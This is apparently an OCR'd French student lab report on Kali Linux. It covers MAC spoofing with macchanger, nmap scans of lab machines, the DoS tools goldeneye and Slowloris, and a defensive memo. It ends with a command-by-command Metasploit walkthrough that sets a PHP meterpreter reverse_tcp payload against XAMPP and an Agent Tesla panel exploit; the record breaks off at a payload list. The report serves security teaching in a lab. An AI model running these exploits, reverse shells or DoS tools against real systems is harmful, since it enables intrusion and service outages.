
Procédure : Kali Linux

Objectif : découvrir l'intérêt de sécuriser correctement une machine sous Windows ou Linux et savoir se protéger en se mettant à la place de l'attaquant via Kali Linux.




Les 3 machines sont reliées par un Lan Segment Vmware

le ping des trois machines fonctionnent bien

I. Sur votre machine Kali, allez dans le menu principal et cherchez l'application macchanger. Notez dans quel dossier elle est rangée.

L'application Macchanger est située dans le dossier sniffing and spoofing

II. Lisez la documentation qui s'affiche et tentez de changer l'adresse MAC de votre carte réseau. En combien de temps avez-vous réussi cette étape ? Quels sont les enjeux/dangers possibles avec une telle application ? Comment s'en protéger ?



J'ai réalisé l'étapes en environ 5min
Pouvoir changer son adresse MAC c'est pouvoir changer la carte d'identité d'un PC, ça permet de ne pas pouvoir remonter jusqu'à la machine


On s'en protéger en utilisant un filtrage d'adresse MAC en ne laissant passer que les MAC que l'on connait

III. Sur votre machine Kali, allez dans le menu principal et cherchez l'application zenmap-kbx. Notez dans quel dossier elle est rangée.

L'application Zenmap est située dans le dossier Information gathering, Vulnerability analysing

IV. Lisez la documentation, expérimentez là avec le serveur scanme.nmap.org et les clients que vous avez listés avant (vos clients Windows/ Linux et ceux de votre binôme...).

Nmap scanme.nmap.org



Machine Windows

```
└─$ nmap -v -A 10.0.0.3
Starting Nmap 7.94 ( https://nmap.org ) at 2024-06-17 17:30 CEST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 17:30
Completed NSE at 17:30, 0.00s elapsed
Initiating NSE at 17:30
Completed NSE at 17:30, 0.00s elapsed
Initiating NSE at 17:30
Completed NSE at 17:30, 0.00s elapsed
Initiating Ping Scan at 17:30
Scanning 10.0.0.3 [2 ports]
Completed Ping Scan at 17:30, 0.00s elapsed (1 total hosts)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --syster
y valid servers with --dns-servers
Initiating Connect Scan at 17:30
Scanning 10.0.0.3 [1000 ports]
Completed Connect Scan at 17:30, 0.08s elapsed (1000 total ports)
Initiating Service scan at 17:30
NSE: Script scanning 10.0.0.3.
Initiating NSE at 17:30
Completed NSE at 17:30, 0.00s elapsed
Initiating NSE at 17:30
Completed NSE at 17:30, 0.00s elapsed
Initiating NSE at 17:30
Completed NSE at 17:30, 0.00s elapsed
Nmap scan report for 10.0.0.3
Host is up (0.0010s latency).
All 1000 scanned ports on 10.0.0.3 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

NSE: Script Post-scanning.
Initiating NSE at 17:30
Completed NSE at 17:30, 0.00s elapsed
Initiating NSE at 17:30
Completed NSE at 17:30, 0.00s elapsed
Initiating NSE at 17:30
Completed NSE at 17:30, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

Machine Linux

```
┌──(user㉿kali)-[~]
└─$ nmap -v -A 10.0.0.4
Starting Nmap 7.94 ( https://nmap.org ) at 2024-06-17 17:31 CEST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 17:31
Completed NSE at 17:31, 0.00s elapsed
Initiating NSE at 17:31
Completed NSE at 17:31, 0.00s elapsed
Initiating NSE at 17:31
Completed NSE at 17:31, 0.00s elapsed
Initiating Ping Scan at 17:31
Scanning 10.0.0.4 [2 ports]
Completed Ping Scan at 17:31, 3.00s elapsed (1 total hosts)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Tr
y valid servers with --dns-servers
Nmap scan report for 10.0.0.4 [host down]
NSE: Script Post-scanning.
Initiating NSE at 17:31
Completed NSE at 17:31, 0.00s elapsed
Initiating NSE at 17:31
Completed NSE at 17:31, 0.00s elapsed
Initiating NSE at 17:31
Completed NSE at 17:31, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.20 seconds
```

V. Quelle application se cache derrière zenmap-kbx ? Que permet cette application ? Quels sont les enjeux/dangers possibles avec une telle application ? Comment s'en protéger ?

Quelle application se cache derrière zenmap-kbx ?
Zenmap est une interface Nmap. Il est destiné à être utile aux utilisateurs avancés et à rendre Nmap facile à utiliser par les débutants. Il est à l'origine dérivé d'Umit, une interface graphique Nmap créée dans le cadre du Google Summer of Code. (Source)

Que permet cette application ?
Zenmap est un outil puissant. Avec lui, les ports ouverts peuvent être scannés sur presque n'importe quelle machine tant que l'adresse IP est connue. (Source)

Quels sont les enjeux/dangers possibles avec une telle application ?
Zenmap peut être utilisé à des fin d'outils mais peut être aussi utilise de façon malveillantes (comme la recherche de vulnérabilités pour des attaques).
L'usage malveillant de cet outil peut entraîner des problèmes de confidentialité, des dénis de service ou des intrusions non autorisées.

Comment se protéger ?
Mettre en œuvre des pares-feux et des règles de sécurité pour limiter l'accès à votre réseau
L'utilisation d'IPS – IDS appropriés afin de mettre en évidence les changements apportés

VI. Tirez des conclusions sur ce que vous venez de découvrir, rédigez une note de service permettant d'informer les administrateurs réseaux des actions à réaliser pour se prémunir de ce qui a été vu précédemment.

Dans un premier temps Kali Linux est avant tout une boite à outils à des fin de test, de protection ou bien d'apprentissage. Il permet de relever des ports d'un réseau, Ip mais permet aussi d'usurper la MAC d'un PC.
Ce qui nous permet de dire que Kali Linux est comme tout outils. Il est aussi utilisable de mauvaise façon en l'utilisant pour pénétrer dans des systèmes privés, voir les appareils connectés, les ports, ip mais aussi de changer l'adresse MAC pour être plus difficilement détectable

24/07/24
N145295-24

NOTE DE SERVICE

Objet : Se prémunir d'usurpation de MAC

Chers administrateurs

Nous sommes au regret de vous apprendre que de nouvelle technique d'usurpation d'adresse MAC a émergé, il est d'urgence de s'en prémunir et pour cela je vous transmets une liste des protections à mettre en place :

- Le cryptage du trafic réseaux
- Une liste de contrôle d'accès (ACL)
- La segmentation des réseaux en sous-réseaux plus petits
- Vérifier la sécurité des ports ainsi que de porter une attention particulière sur le commutateur de réseaux afin de permettre qu'a certaine adresse MAC d'accéder au réseau
- Mettre en œuvre des pares-feux et des règles de sécurité pour limiter l'accès à votre réseau
- L'utilisation d'IPS – IDS appropriés afin de mettre en évidence les changements apportés

Nous comptons sur votre réactivité et votre prudence afin de protéger notre réseau.

Chef de projet

Thomas CYCON

TP : Kali Linux

Objectif : découvrir l'intérêt de sécuriser correctement une machine sous Windows ou Linux et savoir se protéger en se mettant à la place de l'attaquant via Kali Linux.

I. Sur votre machine Kali, allez dans le menu principal et cherchez l'application goldeneye. Notez dans quel dossier elle est rangée.

Une fois l'outil goldeneye fraichement installé, elle ne semble pas apparaitre dans un dossier

II. Si elle n'est pas installée, lisez la documentation ci-dessous et faites le nécessaire. Lisez la documentation qui s'affiche et utilisez le programme avec une machine de votre contexte. La machine répond encore correctement après avoir exécuté le programme ?

```
GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

 USAGE: goldeneye <url> [OPTIONS]

 OPTIONS:
        Flag                    Description
efault
        -u, --useragents        File with user-agents to use
default: randomly generated)
        -w, --workers           Number of concurrent workers
default: 10)
        -s, --sockets           Number of concurrent sockets
default: 500)
        -m, --method            HTTP Method to use 'get' or 'post'  or
m'              (default: get)
        -n, --nosslcheck        Do not verify SSL Certificate
default: True)
        -d, --debug             Enable Debug Mode [more verbose output
default: False)
        -h, --help              Shows this help
```

L'outil goldeneye permet d'envoyer des paquets au site cible pour surcharger le site en question

III. Quels sont les enjeux/dangers possibles avec une telle application ?

Cet outil permet de DoS n'importe quel site non sécurisé

IV. Comment s'en protéger ?


On peut s'en protéger en Limitant le débit, segmentant le réseau, sécurisant son réseau

V. Cette autre application fait-elle la même chose ?

Non, goldeneye permet de DoS alors que t50 fait une injection de paquet multi protocole

VI. Sur votre machine Kali, allez dans le menu principal et cherchez l'application legion. Notez dans quel dossier elle est rangée. Si elle n'est pas installée, lisez la documentation ci-dessous et faites le nécessaire.

L'outil legion se trouve dans deux dossiers Information gathering et Vulnerabilitu Analysis



VII. Lisez la documentation, expérimentez là avec les machines de votre contexte. Quels sont les enjeux/dangers possibles avec une telle application ?

L'outil legion permet de faire un test de pénétration de manière semi-automatique


VIII. Tirez des conclusions sur ce que vous venez de découvrir, documentez ce TP et rendez-le sur Moodle dans les délais indiqués. Le barème reposera sur la qualité de votre rendu, orthographe, rédaction, explications, illustration…

Comme dans le précèdent TP nous avons pu utiliser des outils normalement interdits ça nous permet de comprendre le fonctionnement et nous permet de mieux sécuriser le système
De plus kali linux nous permet d'avoir un accès de manière assez simple à ses outils

IX. Trouvez une alternative à l'application legion

L'application legion n'étant plus supporté par son créateur, il faut trouver une alternative Slowloris semble être approprié

Test d’attaque avec slowloris



TP : Kali Linux 3

Objectif : découvrir les outils automatisés permettant de maximiser l'efficacité d'une attaque informatique. Trouver une parade à ce genre de dispositif.

I. Lisez la documentation qui s'affiche et regardez attentivement la vidéo de présentation. Notez chaque ligne de commande réalisée et décrivez l'action du pirate informatique.

Apt-cache show metasploit-framework | tail -n 6

Msfconsole

DEMARRER LA CONSOLE MSF

Msf > workspace -a msftest

CREER UN NOUVEL ESPACE DE TRAVAIL NOMME "MSFTEST"

Msf> db_nmap -F 192.168.0.1-10

UN SCAN DES PORTS (OPTION -F) POUR LES ADRESSES DE 192.168.0.1 A 192.168.0.10

Msf > hosts

AFFICHE LA LISTE DES HOTES DECOUVERTS

Msf> services

AFFICHE LA LISTE DES SERVICES DECOUVERTS.

Msf> use auxiliary/scanner/ssh/ssh_version

SELECTIONNE LE MODULE AUXILIAIRE DE METASPLOIT POUR SCANNER LES VERSIONS DE SERVICES SSH.

Msf auxiliary(ssh_version) > options

AFFICHE LES OPTIONS CONFIGURABLES DU MODULE AUXILIAIRE ACTUELLEMENT SELECTIONNE.

Msf auxiliary(ssh_version) > services -u -p 22 -R

MET A JOUR LA LISTE DES SERVICES POUR LE PORT 22 (PAR DEFAUT POUR SSH) POUR TOUS LES HOTES DECOUVERTS. L'OPTION -R PERMET DE RELANCER LE SCAN POUR LE SERVICE SPECIFIE.

Msf auxiliary(ssh_version) > setg threads 10

CONFIGURE LE NOMBRE DE THREADS A 10

Msf auxiliary(ssh_version) > run

LANCE L'EXECUTION DU MODULE AUXILIAIRE SELECTIONNE.

Msf auxiliary(ssh_version) > use auxiliary/scanner/http/http_version

Selectionne le module auxiliaire de Metasploit pour scanner les versions des serveurs HTTP.

Msf auxiliary(http_version) > services -u -p 80 -R

Met a jour la liste des services pour le port 80 (port HTTP) pour tous les hotes DECOUVERTS.

Msf auxiliary(http_version) > use auxiliary/scanner/smb/smb_version

Selectionne le module auxiliaire de Metasploit pour scanner les versions des services SMB.

Msf auxiliary(smb_version) > options

Affiche les options configurables du module auxiliaire SMB actuellement selectionne.

Msf auxiliary(smb_version) > services -u -p 445 -R

Met a jour la liste des services pour le port 445 (port SMB) pour tous les hotes decouverts.

Msf auxiliary(smb_version) > run

Lance l'application

Msf auxiliary(smb_version) > clear

Efface la zone de commande

Msf auxiliary(smb_version) > hosts

Reaffiche la liste des hotes apres avoir effectue les scans supplementaires.

Msf auxiliary(smb_version) > services -u

Reaffiche la liste des services apres avoir mis a jour les informations de service.

Msf auxiliary(smb_version) > services 192.168.0.6

Affiche les services decouverts specifiquement pour l'hote 192.168.0.6.

Msf auxiliary(smb_version) > search xampp

Recherche des modules dans Metasploit lies a xampp.

Msf auxiliary(smb_version) > use exploit/win dows/http/xampp_webdav_upload_php

Selectionne le module d'exploit pour "xampp_webdav_upload_php", qui cible XAMPP via WebDAV.

Msg exploit(xampp_webdav_upload_php) > options

Affiche les options configurables pour l'exploit selectionne.

Msg exploit(xampp_webdav_upload_php) > set rhost 192.168.0.6

Definit l'adresse IP de la cible (rhost) pour l'exploit. Ici, l'adresse cible est 192.168.0.6.

Msg exploit(xampp_webdav_upload_php) > show payloads

AFFICHE LES CHARGES UTILES (PAYLOADS) DISPONIBLES POUR L'EXPLOIT SELECTIONNE.

Msg exploit(xampp_webdav_upload_php) > set payload php/meterpreter/reverse_tcp

DEFINIT LA CHARGE UTILE A UTILISER, ON PEUT VOIR QUE ICI LA CHARGE UTILE PHP METERPRETER QUI ETABLIT UNE CONNEXION INVERSE TCP.

Msg exploit(xampp_webdav_upload_php) > options

AFFICHE LES OPTIONS CONFIGURABLES POUR L'EXPLOIT APRES AVOIR DEFINI LA CHARGE UTILE.

Msg exploit(xampp_webdav_upload_php) > set lhost 192.168.0.15

DEFINIT L'ADRESSE IP LOCALE (LHOST). ICI, L'ADRESSE IP EST 192.168.0.15.

Msg exploit(xampp_webdav_upload_php) > exploit

LANCE L'EXPLOIT AVEC LES PARAMETRES CONFIGURES

Meterpreter > ps

AFFICHE LA LISTE DES PROCESSUS EN COURS SUR LA MACHINE CIBLE APRES AVOIR REUSSI L'EXPLOITATION.

Meterpreter > getuid

AFFICHE L'UTILISATEUR ACTUELLEMENT CONNECTE SUR LA MACHINE CIBLE.

Meterpreter > sysinfo

AFFICHE DES INFORMATIONS SYSTEME SUR LA MACHINE CIBLE, TELLES QUE LE NOM D'HOTE ET LE SYSTEME D'EXPLOITATION.

Meterpreter > exit

QUITTE LA SESSION METERPRETER ET RETOURNE A L'INTERFACE METASPLOIT

Msf exploit(xampp_webdav_upload_php) > exit

QUITTE LE MODULE D'EXPLOIT APRES AVOIR TERMINE L'EXPLOITATION.

II. Quel est le principe de fonctionnement du programme ?

The Metasploit Framework is an open source platform that supports vulnerability research, exploit development, and the creation of custom security tools.(lien du site)

Le framework Metasploit est une plateforme open source qui prend en charge la recherche de vulnérabilités, le développement d'exploits et la création d'outils de sécurité personnalisés.

III. Reconnaissez-vous des logiciels déjà vus par le passé ?


Xampp (serveur de page web)

Nmap (Nmap est un scanner de réseau gratuit et open-source)


IV. Sur votre machine Kali, tentez de reproduire les actions vues auparavant dans votre infrastructure, sur une machine client sans importance pour votre PPE. Vous pouvez également utiliser une VM dédiée à ce TP dite « Metasploitable ».

Étapes 1

Étapes 2



Étapes 3



Étapes 4

```
msf6 auxiliary(scanner/ssh/ssh_version) > services -u -p 80 -R
Services
========

host        port  proto  name  state  info
----        ----  -----  ----  -----  ----
10.1.1.20   80    tcp    http  open

RHOSTS => 10.1.1.20
```

Étapes 5

```
                                        d:{36d136c1-6bbe-4953-88bd-73c2d1253b38
                                        }) (authentication domain:DESKTOP-MRRGU
                                        CO)
10.1.1.20  3306  tcp    mysql        open

msf6 auxiliary(scanner/smb/smb_version) > services 10.1.1.20
Services
========

host        port  proto  name         state  info
----        ----  -----  ----         -----  ----
10.1.1.20   80    tcp    http         open
10.1.1.20   135   tcp    msrpc        open
10.1.1.20   139   tcp    netbios-ssn  open
10.1.1.20   445   tcp    smb          open   SMB Detected (versions:2, 3) (preferred
                                             dialect:SMB 3.1.1) (compression capabi
                                             lities:LZNT1) (encryption capabilities:
                                             AES-128-GCM) (signatures:optional) (gui
                                             d:{36d136c1-6bbe-4953-88bd-73c2d1253b38
                                             }) (authentication domain:DESKTOP-MRRGU
                                             CO)
10.1.1.20  3306  tcp    mysql        open

msf6 auxiliary(scanner/smb/smb_version) > search wamp

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  D
escription
   -  ----                                       ---------------  ----       -----  -
----------
   0  exploit/multi/http/agent_tesla_panel_rce   2019-08-14       excellent  Yes    A
gent Tesla Panel Remote Code Execution
   1  auxiliary/gather/doliwamp_traversal_creds  2014-01-12       normal     Yes    D
oliWamp 'jqueryFileTree.php' Traversal Gather Credentials


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/g
ather/doliwamp_traversal_creds
```

Étapes 6

```
msf6 auxiliary(scanner/smb/smb_version) > use exploit/multi/http/agent_tesla_panel_rc
e
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/agent_tesla_panel_rce) > options

Module options (exploit/multi/http/agent_tesla_panel_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    no        The Agent Tesla CnC password to authentica
                                         te with
   Proxies                     no        A proxy chain of format type:host:port[,ty
                                         pe:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metas
                                         ploit.com/docs/using-metasploit/basics/usi
                                         ng-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /WebPanel/       yes       The URI where the Agent Tesla CnC panel is
                                          located on the target
   USERNAME                    no        The Agent Tesla CnC username to authentica
                                         te with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specif
                                     ied)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP-Dropper)



View the full module info with the info, or info -d command.
```


Étapes 7

```
msf6 exploit(multi/http/agent_tesla_panel_rce) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  De
scription
   -   ----                                          ---------------  ----    -----  --
---------
   0   payload/generic/custom                                         normal  No     Cu
stom Payload
   1   payload/generic/shell_bind_aws_ssm                             normal  No     Co
mmand Shell, Bind SSM (via AWS API)
   2   payload/generic/shell_bind_tcp                                 normal  No     Ge
neric Command Shell, Bind TCP Inline
